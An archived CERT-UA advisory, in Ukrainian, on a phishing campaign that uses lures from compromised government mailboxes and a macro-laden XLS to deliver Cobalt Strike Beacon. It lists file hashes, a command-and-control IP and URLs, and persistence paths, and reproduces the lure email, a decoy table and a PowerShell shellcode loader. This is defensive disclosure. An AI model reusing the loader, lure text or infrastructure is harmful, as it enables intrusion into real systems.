CERT-UA

Archived: 2026-04-05 13:42:44 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA зафіксовано факт масового розповсюдження електронних листів з темою "Об'єднаний офіційний звіт про гуманітарну ситуацію. Україна" та вкладенням у вигляді XLS-документу "Гуманітарна катастрофа України з 24 лютого 2022 року.xls". При цьому електронні листи розсилаються зі скомпрометованих електронних адрес державних органів України.

Згаданий документ містить макрос, активація якого призведе до запуску файлу "baseupd.exe", виконання якого призведе до ураження комп'ютера шкідливою програмою Cobalt Strike Beacon.

CERT-UA вживаються заходи зі встановлення обставин компрометації облікових записів електронної пошти, а також блокування серверу управління шкідливою програмою.

Виходячи з використаних тактик, активність асоційовано з діяльністю групи UAC-0056.

Наполегливо рекомендуємо запровадити використання багатофакторної автентифікації для електронної пошти.

Індикатори компрометації

Файли:

```
c73d42d7546fe049f63115635c092288    73e1f2762ffe8e674f08d83c1308362bd96ccd4f64c307ee0a568bc66faf45bb
169b38e089926371592a5ef66ae5c52b    501d4741a0aa8784e9feeb9f960f259c09cbceccb206f355209c851b7f094eff
23cf0517359c014a8d25085eceb2cb25    f3f43f3f4d55c0382f9045fd8093eef66074ca7d97dad066746ace47cc47319a
f063766d0481194829be3c5db209bfcf    df4724e21d9dea9b3e7f38b1ad905ad1922d30b6142da01c0218ed80644ca22a
6cac251512ecd9f0627cf0da5d0a0ff7    e390d3d9004124616a18d10dc5b9f6eeab6b01bd167fac4d783036af574a4278
a3cf45b6206bedee45c45b6ccdc8be98    2ed48e578a522a4e718510572056c5cd86d11bdf7e71a52c68a55ebb823771da
3f29f5c1733b3ea1c1cfe36826e33a2a    00ae9c36c0ebce87efcd63852716ed88599d0ba8bf117ad1771a35b9c67e3402
```


Мережеві:

```
136[.]144.41.177
hXXp://136[.]144.41.177/s/Xnk75JwUcIebkrmENtufIiiKEmoqBN/field-keywords/
hXXp://136[.]144.41.177/nzXlLVas-VALvDh9lopkC/avp/amznussraps/
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
```

Хостові:

```
C:\ProgramData\oYUuQbXu
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Check License
```

Графічні зображення



From Державне управління [redacted].gov.ua> ☆

Subject **Об'єднаний офіційний звіт про гуманітарну ситуацію. Україна** 03:13

To [redacted]gov.ua ☆

24 лютого 2022 року на територію України була проведена інтервенція армії терористичної держави - Російської Федерації. З метою протидії пропаганди російської влади, Державне управління статистики при офісі Президента України підготувало зведений звіт про загиблих громадян України, Про громадян України які залишилися без житла, про громадян України які втратили роботу , про кількість зруйнованого житла, про кількість зруйнованих підприємств в результаті акту агресії. У даному звіті статистично відображені всі дані з розбивкою по областях України. Ознайомтеся і ознайомте своїх колег з реальним станом справ.

Слава Україні!

1 attachment: �…� �…� ������� � 24 ������ 2022 ����.xls 7,8 MB

Гуманітарна допомога по Київській області

з 01.07. 2022

Назва центрів зайнятості	Кількість осіб, забезпечених гуманітарною підтримкою				Забезпечено роботу в програмі гуманітарна допомога України осіб				Питома вага підтримки в загальній чисельності,%			Отримання статусу				Питома вага до набуття статусу,%			кількість користувачів напряму ДСЗ осіб, які перебували на обліку				Кількість за напрямками служби гуманітарної допомоги				у тому числі: у підтримці волонтерів					Кількість осіб, забезпечених гуманітарною підтримкою				Забе про до
	2021	2022	+(-) осіб	%	2021	2022	+(-) осіб	%	2021	2022	+(-)	2021	2022	+(-) осіб	%	2021	2022	+(-)	2021	2022	+(-) осіб	%	2021	2022	+(-) осіб	%	2021	2022	+(-) осіб	%		2021	2022	+(-) осіб	%	2021
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30		31	32	33	34	35
Всього по області:	11,536	7,844	-3,692	68.0	8,879	11,567	2,688	130.3	77.0	147.5	70.5	2,657	4,534	1,877	170.6	23.0	57.8	34.8	9,147	11,556	2,409	126.3	6,688	7,896	1,208	118.1	0	754	754	###	**Всього по області:**	5	32	27	####	1,014
Баришівська районна філія	179	234	55	130.7	165	156	-9	94.5	92.2	66.7	-25.5	14	78	64	557.1	7.8	33.3	25.5	155	543	388	350.3	152	456	304	300.0	0	657	657		Баришівська районна філія	0	53	53		4
Богуславська районна філія	322	323	1	100.3	231	753	522	326.0	71.7	233.1	161.4	91	-430	-521	-472.5	28.3	-133.1	444.0	298	433	135	145.3	210	345	135	164.3	0	456	456		Богуславська районна філія	0	52	52		22
Бородянська районна філія	262	542	280	206.9	223	741	518	332.3	85.1	136.7	51.6	39	-199	-238	-510.3	14.9	-36.7	-51.6	173	145	-28	83.8	143	342	199	239.2	0	456	456		Бородянська районна філія	0	34	34		16
Вишгородська районна філія	396	321	-75	81.1	332	978	646	294.6	83.8	304.7	220.8	64	-657	-721	574.0	16.2	-204.7	322.0	213	753	540	353.5	153	467	314	305.2	0	67	67		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	0
Володарська районна філія	577	3,432	2,855	594.8	454	373	-81	82.2	78.7	10.9	-67.8	123	3,059	2,936	544.0	21.3	89.1	67.8	558	786	228	140.9	435	57	-378	13.1	0	68	68		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	224
Згурівська районна філія	432	3,423	2,991	792.4	387	785	398	202.8	89.6	22.9	-66.7	45	2,638	2,593	544.0	10.4	77.1	66.7	418	442	24	105.7	373	456	83	122.3	0	444	444		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	129
Іванківська районна філія	246	145	-101	58.9	168	853	685	507.7	68.3	588.3	520.0	78	-708	-786	-907.7	31.7	-488.3	678.0	186	533	347	286.6	118	6,687	6,569	5,666.9	0	785	785		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	6
Кагарлицька районна філія	228	325	97	142.5	142	147.0	5	103.5	62.3	45.2	-17.1	86	178	92	207.0	37.7	54.8	17.1	191	678	487	355.0	110	67	-43	60.9	0	36	36		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	65
К-Святошинський РЦЗ	487	156	-331	32.0	461	-9.7	-471	-2.1	94.7	-6.2	432.0	26	166	140	637.2	5.3	106.2	100.9	288	432	144	150.0	271	68	-203	25.1	0	46	46		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	1
Макарівська районна філія	168	544	376	323.8	146	326	180	223.3	86.9	59.9	-27.0	22	218	196	990.9	13.1	40.1	27.0	118	446	328	378.0	104	456	352	438.5	0	376	376		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	6
Миронівська районна філія	269	145	-124	53.9	199	675	476	339.2	74.0	465.5	391.5	70	-530	-600	-757.1	26.0	-365.5	339.0	233	543	310	233.0	183	6,854	6,671	3,745.4	0	37	37		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	3
Обухівська міськрайонна філія	460	678	218	147.4	270	842	572	311.9	58.7	124.2	65.5	190	-164	-354	-86.3	41.3	-24.2	-65.5	366	557	191	152.2	176	658	482	373.9	0	57	57		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	39
Рокитнянська районна філія	286	753	467	263.3	153	135	-18	88.2	53.5	17.9	-35.6	133	618	485	464.7	46.5	82.1	35.6	219	976	757	445.7	112	6	-106	5.4	0	43	43		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	3
Сквирська районна філія	406	563	157	138.7	386	573	187	148.4	95.1	101.8	6.7	20	-10	-30	-50.0	4.9	-1.8	-6.7	336	897	561	267.0	316	5	-311	1.6	0	457	457		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	11
Ставищенська районна філія	321	633	312	197.2	310	427	117	137.7	96.6	67.5	-29.1	11	206	195	453.0	3.4	32.5	29.1	301	456	155	151.5	291	5,687	5,396	1,954.3	0	74	74		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	52
Таращанська районна філія	388	114	-274	29.4	363	567	204	156.2	93.6	497.4	403.8	25	-453	-478	777.0	6.4	-397.4	885.0	336	252	-84	75.0	311	685	374	220.3	0	474	474		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	139
Тетіївська районна філія	625	685	60	109.6	579	257	-322	44.4	92.6	37.5	-55.1	46	428	382	930.4	7.4	0.0	-7.4	596	563	-33	94.5	550	546	-4	99.3	0	574	574		[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	124
Яготинська районна філія	426	986	560	231.5	337	674	337	200.0	79.1	68.4	-10.8	89	312	223	350.6	20.9	31.6	10.8	417	232	-185	55.6	328	687	359	209.5	0	747	747		Яготинська районна філія	0	35	35		12
Білоцерківський МРЦЗ	1,197	562	-635	47.0	794	574	-220	72.3	66.3	102.1	35.8	403	-12	-415	-3.0	33.7	-2.1	-35.8	968	462	-506	47.7	586	685	99	116.9	0	346	346		Білоцерківський МРЦЗ	2	13	11		34

```
$s32 = [System.Convert]::FromBase64String("kJCQTVpSRegAAAAW4nfVYnlgcNFfQAA/9No8LWiVmgEAAAAV//QAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOAEAAEIksaXRGyDw7EA
$s64 = [System.Convert]::FromBase64String("kJCQTVpBUlVIieVIgewgAAAASI0d6v///0iJ30iBw8xgAQD/00G48LWiVmgEAAAAWkiJ+f/QAAAAAAAAAAAAOAEAACUouJtDyumB64Y
if([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8){
  $sS = $s32
}
else{
  $sS = $s64
}

function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [Sy
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters)
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags(

        return $var_type_builder.CreateType()
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_del
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $sS.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($sS, 0, $var_buffer, $sS.length)
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero);
```

За темою «ШПЗ»

Більше новин

Source: https://cert.gov.ua/article/703548